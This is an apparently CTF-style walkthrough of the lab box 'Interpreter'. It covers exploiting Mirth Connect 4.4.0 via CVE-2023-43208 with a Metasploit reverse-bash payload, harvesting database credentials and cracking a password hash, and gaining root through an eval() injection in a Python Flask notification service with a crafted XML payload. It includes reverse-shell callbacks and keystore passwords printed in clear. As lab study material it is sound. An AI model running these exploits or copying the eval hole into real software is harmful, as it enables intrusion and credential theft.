Interpreter
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDVuD7K78VPFJrRRqOF1sCo4+cr9vm+x+VG1KLHzsgeEp3WWH2MIzd0yi/6eSzNDprifXbxlBCdvIR/et0G0lKI=
|   256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILAfcF/jsYtk8PnokOcYPpkfMdPrKcKdjel2yqgNEtU3
80/tcp   open  http     syn-ack ttl 63 Jetty
|_http-favicon: Unknown favicon MD5: 62BE2608829EE4917ACB671EF40D5688
|_http-title: Mirth Connect Administrator
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
443/tcp  open  ssl/http syn-ack ttl 63 Jetty
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Issuer: commonName=Mirth Connect Certificate Authority
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-19T12:50:05
| Not valid after:  2075-09-19T12:50:05
| MD5:     c251 9050 6882 4177 9dbc c609 d325 dd54
| SHA-1:   3f2b a7d8 5c81 9ecf 6e15 cb6a fdc6 df02 8d9b 1179
| SHA-256: 4089 e438 bce4 1091 6edb cc45 32f3 f06e 9e3e e3e0 c476 bd62 e120 aabc 8e1d 30b4
| -----BEGIN CERTIFICATE-----
| MIIHDjCCBfagAwIBAgIHAs1vd37U6TANBgkqhkiG9w0BAQsFADAuMSwwKgYDVQQD
| DCNNaXJ0aCBDb25uZWN0IENlcnRpZmljYXRlIEF1dGhvcml0eTAgFw0yNTA5MTkx
| MjUwMDVaGA8yMDc1MDkxOTEyNTAwNVowGDEWMBQGA1UEAwwNbWlydGgtY29ubmVj
| dDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOcl1ZyZfUY55vGMEHQp
| Kv42F90HswreFnh1UZtrRTPBLZEG8Mp4dwsUSdnyZRjWliW/w9E7trGlt2kg9NmS
| 0aH1zwFbRMgO6RvlGH8Y3qSYK1Xz7vz4nq8dklfDQEeHkKOorxkjrHZ5nsIuotQ1
| rMNQ3IO6bGCrzozodanm1kvGADImobIqQg82NUG+lUf33ltW4DA8YosZebcOGtaz
| A0E3ZhEau3izPfhgTYOxYEw0+71uPK1iS1gMPgkZOSEOeatoER0l+tISNGujBwx6
| p0qEOVKuyD1ckPeLQ3W5tySooZHV7dAxtYP5bWEUWIpHWkNENL9hHa1HHu/0hFTh
| xxUCAwEAAaOCBEMwggQ/MIIDBAYDVR0jBIIC+zCCAveAggLzMIIC7zCCAdegAwIB
| AgIBATANBgkqhkiG9w0BAQsFADAuMSwwKgYDVQQDDCNNaXJ0aCBDb25uZWN0IENl
| cnRpZmljYXRlIEF1dGhvcml0eTAgFw0yNTA5MTkxMjUwMDVaGA8yMDc1MDkxOTEy
| NTAwNVowLjEsMCoGA1UEAwwjTWlydGggQ29ubmVjdCBDZXJ0aWZpY2F0ZSBBdXRo
| b3JpdHkwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCx5tdSOdln2NVP
| 2ENEc4CQmkkY/1O64NLvBnWr+Zu8AWyzFRBiGceqIXnWIpKWO5xxSObqsMiS2uSL
| Cj3/sprvfX+mojkmrZvpIYDqTQoayWjdI/MAn76VBZrZ4tGyPKibM6msLC/PNeSV
| JtGneR0GtT1yB3VGYfSEOJeIJLa2+PcHERSg2b+xBsrsWmGqwTIwl6NG3MPczmUD
| xomVpz7EpMZFka4slmRT81W9lIpgXl/jVAgLFoZUQ0q7ta1E0WdfeWkjMf0qEF5s
| LSm4UjDRkq/+xR8eZ7K1NBQL+1sUlmyhnfJnTGfik13g0xfpH1WNWsaHbRi6G70M
| zQs51qrlAgMBAAGjFjAUMBIGA1UdEwEB/wQIMAYBAf8CAQAwDQYJKoZIhvcNAQEL
| BQADggEBAFB4ZKwCdqnPqNWZhEi4XRoQY0/5bG/td+XP8a3lyudHQR6+JG8W2/DG
| MreycjnadJCaMn/KfBHULtUgbnpsCSJHQG/xmBS9jeT8NUu2R87xKypU7F0r08A2
| T9bduARSWYAJLF8g3UVGhC1o5fU+t0j3zUVEGKHdlC2GioZV9Jg5e7BIo/iqrLcX
| D6QOBOi509oMLYN40ijI6Q4KT0x01oDemPuirqo6CVg4fKnVjBGdXeWGdsH9DZsK
| O5zpxT2DcNXtFn7WdI+0FlUn+1Az+rFzuQlDZfyUAxiYXtL4ZaOGYKNNjKCECquv
| pdO2OKdCcl6oCIBJfRGDnh2Q7FIqK5wwggEzBgNVHQ4EggEqBIIBJjCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAOcl1ZyZfUY55vGMEHQpKv42F90Hswre
| Fnh1UZtrRTPBLZEG8Mp4dwsUSdnyZRjWliW/w9E7trGlt2kg9NmS0aH1zwFbRMgO
| 6RvlGH8Y3qSYK1Xz7vz4nq8dklfDQEeHkKOorxkjrHZ5nsIuotQ1rMNQ3IO6bGCr
| zozodanm1kvGADImobIqQg82NUG+lUf33ltW4DA8YosZebcOGtazA0E3ZhEau3iz
| PfhgTYOxYEw0+71uPK1iS1gMPgkZOSEOeatoER0l+tISNGujBwx6p0qEOVKuyD1c
| kPeLQ3W5tySooZHV7dAxtYP5bWEUWIpHWkNENL9hHa1HHu/0hFThxxUCAwEAATAN
| BgkqhkiG9w0BAQsFAAOCAQEAKEQK8YNzAWgPB07ydf05p277ISLa2T+rWzQ2cCPD
| amgc1lCOHK0pEdNMI2z4J+iNdeXiPpuBVgvKId6I8ETLdA7foFRGklv6W6t4MjMY
| Pte8+PPkhKdwRVLzEj/tae427Ar8daDCvyFK/IhunhugyxfywHNj665V+bqPLBGw
| bgiV7+CQKpNOeADBeGbZpEGfQb+U+RkLCpjq7don698TdeBIPcIErzDgS8PDZ217
| Y0o4EU9gaX6U42cpvD/LLZ+e87GRxBlm9ivRA8QAE+yqo8GZtWvYveLkg+7qNcWB
| nWXyOijePyLYSHl4QHn3F4nTx2bO16KspRrDZsmiZGyEIw==
|_-----END CERTIFICATE-----
|_http-title: Mirth Connect Administrator
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We find a few common linux ports including:
sshhttphttps
80/443 - HTTP/HTTPS server

Visiting the website we find Next Gen Healthcare, Mirth Connect and it redirects to the HTTPS server.
Doing a little fuzzing we can find an api endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
$ ffuf -u "https://interpreter.htb/FUZZ" -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -mc all -fc 404 -t 100

        / ___\  / ___\           / ___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://interpreter.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________

api                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 290ms]
api/experiments/configurations [Status: 400, Size: 587, Words: 23, Lines: 16, Duration: 288ms]
api/experiments         [Status: 400, Size: 572, Words: 23, Lines: 16, Duration: 288ms]
css                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 287ms]
images                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 281ms]
index.html              [Status: 200, Size: 2532, Words: 174, Lines: 82, Duration: 284ms]
js                      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 283ms]
webadmin                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 282ms]
:: Progress: [4750/4750] :: Job [1/1] :: 355 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
Looking around at the swagger UI, if we send an api request with the X-Requested-With header to /api/server/version we can fingerprint it’s version.
1
2
$ curl -X GET "https://interpreter.htb/api/server/version" -H  "accept: text/plain" -H  "X-Requested-With: OpenAPI" -k
4.4.0
Foothold
Mirth-Connect RCE
Looking around for mirth-connect vulnerabilities on version 4.4.0 we can find CVE-2023-43208, our key to a shell on the box. Looking around it seems that there’s a metasploit exploit for this, so let’s boot up metasploit console.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.103-dev                               ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search mirth-connect

Matching Modules
================

   #  Name                                             Disclosure Date  Rank       Check  Description
   -  ----                                             ---------------  ----       -----  -----------
   0  exploit/multi/http/mirth_connect_cve_2023_43208  2023-10-25       excellent  Yes    Mirth Connect Deserialization RCE
   1    \_ target: Unix Command                        .                .          .      .
   2    \_ target: Windows Command                     .                .          .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/mirth_connect_cve_2023_43208
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'

msf > use 1
[*] Additionally setting TARGET => Unix Command
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(multi/http/mirth_connect_cve_2023_43208) >
Personally I don’t use
metasploita lot since I prefer manual exploitation or writing my own automations, but I occasionally like to touch up on it from time to time as it is a very tool, it’s kind of like hacker’s first C2.
Let’s set our options and run the exploit!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set LHOST tun0
LHOST => 10.10.14.180
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RHOSTS interpreter.htb
RHOSTS => interpreter.htb
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RPORT 443
RPORT => 443
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set payload cmd/unix/reverse_bash
msf exploit(multi/http/mirth_connect_cve_2023_43208) > exploit
[*] Started reverse TCP handler on 10.10.14.180:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.
[*] Executing cmd/unix/reverse_bash (Unix Command)
[+] The target appears to have executed the payload.
[*] Command shell session 1 opened (10.10.14.180:4444 -> 10.129.2.14:36906) at 2026-02-21 23:06:25 +0000

whoami
mirth
Just like that, we have a foothold!
User
Database Exfiltration
Looking around we can find database credentials in the mirth.properties file in the conf directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
mirth@interpreter:/usr/local/mirthconnect$ cat conf/mirth.properties
# Mirth Connect configuration file

# directories
dir.appdata = /var/lib/mirthconnect
dir.tempdata = ${dir.appdata}/temp

# ports
http.port = 80
https.port = 443

# password requirements
password.minlength = 0
password.minupper = 0
password.minlower = 0
password.minnumeric = 0
password.minspecial = 0
password.retrylimit = 0
password.lockoutperiod = 0
password.expiration = 0
password.graceperiod = 0
password.reuseperiod = 0
password.reuselimit = 0

# Only used for migration purposes, do not modify
version = 4.4.0

# keystore
keystore.path = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKS

# server
http.contextpath = /
server.url =

http.host = 0.0.0.0
https.host = 0.0.0.0

https.client.protocols = TLSv1.3,TLSv1.2
https.server.protocols = TLSv1.3,TLSv1.2,SSLv2Hello
https.ciphersuites = TLS_CHACHA20_POLY1305_SHA256,TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256,TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_AES_256_GCM_SHA384,TLS_AES_128_GCM_SHA256,TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,TLS_RSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_DSS_WITH_AES_256_GCM_SHA384,TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256,TLS_RSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_DSS_WITH_AES_128_GCM_SHA256,TLS_EMPTY_RENEGOTIATION_INFO_SCSV
https.ephemeraldhkeysize = 2048

# If set to true, the Connect REST API will require all incoming requests to contain an "X-Requested-With" header.
# This protects against Cross-Site Request Forgery (CSRF) security vulnerabilities.
server.api.require-requested-with = true

# CORS headers
server.api.accesscontrolalloworigin = *
server.api.accesscontrolallowcredentials = false
server.api.accesscontrolallowmethods = GET, POST, DELETE, PUT
server.api.accesscontrolallowheaders = Content-Type
server.api.accesscontrolexposeheaders =
server.api.accesscontrolmaxage =

# Determines whether or not channels are deployed on server startup.
server.startupdeploy = true

# Determines whether libraries in the custom-lib directory will be included on the server classpath.
# To reduce potential classpath conflicts you should create Resources and use them on specific channels/connectors instead, and then set this value to false.
server.includecustomlib = true

# administrator
administrator.maxheapsize = 512m

# properties file that will store the configuration map and be loaded during server startup
configurationmap.path = ${dir.appdata}/configuration.properties

# The language version for the Rhino JavaScript engine (supported values: 1.0, 1.1, ..., 1.8, es6).
rhino.languageversion = es6

# options: derby, mysql, postgres, oracle, sqlserver
database = mysql

# examples:
#   Derby                       jdbc:derby:${dir.appdata}/mirthdb;create=true
#   PostgreSQL                  jdbc:postgresql://localhost:5432/mirthdb
#   MySQL                       jdbc:mysql://localhost:3306/mirthdb
#   Oracle                      jdbc:oracle:thin:@localhost:1521:DB
#   SQL Server/Sybase (jTDS)    jdbc:jtds:sqlserver://localhost:1433/mirthdb
#   Microsoft SQL Server        jdbc:sqlserver://localhost:1433;databaseName=mirthdb
#   If you are using the Microsoft SQL Server driver, please also specify database.driver below
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

# If using a custom or non-default driver, specify it here.
# example:
# Microsoft SQL server: database.driver = com.microsoft.sqlserver.jdbc.SQLServerDriver
# (Note: the jTDS driver is used by default for sqlserver)
database.driver = org.mariadb.jdbc.Driver

# Maximum number of connections allowed for the main read/write connection pool
database.max-connections = 20
# Maximum number of connections allowed for the read-only connection pool
database-readonly.max-connections = 20

# database credentials
database.username = mirthdb
database.password = [REDACTED]

#On startup, Maximum number of retries to establish database connections in case of failure
database.connection.maxretry = 2

#On startup, Maximum wait time in milliseconds for retry to establish database connections in case of failure
database.connection.retrywaitinmilliseconds = 10000

# If true, various read-only statements are separated into their own connection pool.
# By default the read-only pool will use the same connection information as the master pool,
# but you can change this with the "database-readonly" options. For example, to point the
# read-only pool to a different JDBC URL:
#
# database-readonly.url = jdbc:...
#
database.enable-read-write-split = true
We can connect with mysql.
1
2
3
4
5
6
7
8
9
10
11
12
13
mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p$PASS mc_bdd_prod
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 35
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mc_bdd_prod]>
Let’s take a look at our database’s tables.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
MariaDB [mc_bdd_prod]> show tables;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.001 sec)

MariaDB [mc_bdd_prod]>
Let’s grab the person and person_password
1
2
3
4
5
6
7
MariaDB [mc_bdd_prod]> select ID,USERNAME,PASSWORD from PERSON join PERSON_PASSWORD;
+----+----------+----------------------------------------------------------+
| ID | USERNAME | PASSWORD                                                 |
+----+----------+----------------------------------------------------------+
|  2 | sedric   | u/[REDACTED] |
+----+----------+----------------------------------------------------------+
1 row in set (0.001 sec)
Password Decryption
This looks like it’s b64 encoded, let’s grab a hex string for it, since we don’t know if it’ll be valid ASCII bytes once decoded.
1
2
echo "u/+LBBOUnadiyF[REDACTED]" | base64 -d | xxd -p | tr -d '\n'
bbff8b04139[REDACTED]
Based on Next Gen Connect’s Digester the encryption appears to be PBKDF2-HMAC-SHA256 Salted. Let’s format our hash accordingly:
1
sha256:600000:<salt 16 characters base64>:<hash remaining characters base64>
Let’s run this through hashcat.
1
2
$ hashcat -m 10900 -a 0 sedric.pem /usr/share/wordlists/rockyou.txt
sha256:600000:u/+LB[REDACTED]:YshQb[REDACTED]:sn[REDACTED]
Let’s ssh using the cracked password!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ ssh sedric@interpreter.htb
The authenticity of host 'interpreter.htb (10.129.2.14)' can't be established.
ED25519 key fingerprint is: SHA256:Oz7Fk6YvrB8/5uSyuoY+mqLefkwpPaepkXAppxIX0xk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'interpreter.htb' (ED25519) to the list of known hosts.
sedric@interpreter.htb's password:
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 21 18:39:48 2026 from 10.10.14.180
sedric@interpreter:~$ ls -lash ./user.txt
4.0K -rw-r----- 1 root sedric 33 Feb 21 17:11 ./user.txt
Just like that, we have User!
Root
Custom Notification Service Exploitation
Checking for processes running as root we can find the following interesting process:
1
root 3552 0.0 0.8 113604 32248 ? Ss 17:10 0:01 /usr/bin/python3 /usr/local/bin/notif.py
Let’s check the contents of the file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}),  years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
A key vulnerability here is an evaluation of user supplied input in every field, except for Date of Birth as it contains some validation code..
1
2
3
    template = f"Patient {first} {last} ({gender}),  years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
Since curl isn’t installed, I’ll be using pyhon to create a web-request triggering a shell script that calls back to a listener.
1
2
3
4
5
6
7
8
9
10
sedric@interpreter:~$ python3 -c "
import urllib.request, urllib.error
xml = b'<patient><firstname>{__import__(\"os\").system(\"/tmp/w1ld.sh\")}</firstname><lastname>test</lastname><sender_app>test</sender_app><timestamp>test</timestamp><birth_date>01/01/1990</birth_date><gender>M</gender></patient>'
req = urllib.request.Request('http://127.0.0.1:54321/addPatient', data=xml, method='POST')
req.add_header('Content-Type', 'application/xml')
try:
    print(urllib.request.urlopen(req).read())
except urllib.error.HTTPError as e:
    print(e.read())
"
I’m using a shell script here to bypass the regex filter and allow us to run any bash commands we want
It starts hanging but if we check our listener we receive a root shell!
1
2
3
4
5
6
7
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.180] from (UNKNOWN) [10.129.2.17] 59416
bash: cannot set terminal process group (3578): Inappropriate ioctl for device
bash: no job control in this shell
root@interpreter:/usr/local/bin# ls -lash /root/root.txt
4.0K -rw-r----- 1 root root 33 Feb 21 17:14 /root/root.txt
Just like that, we have Root!
tags: boxes - os/linux - diff/medium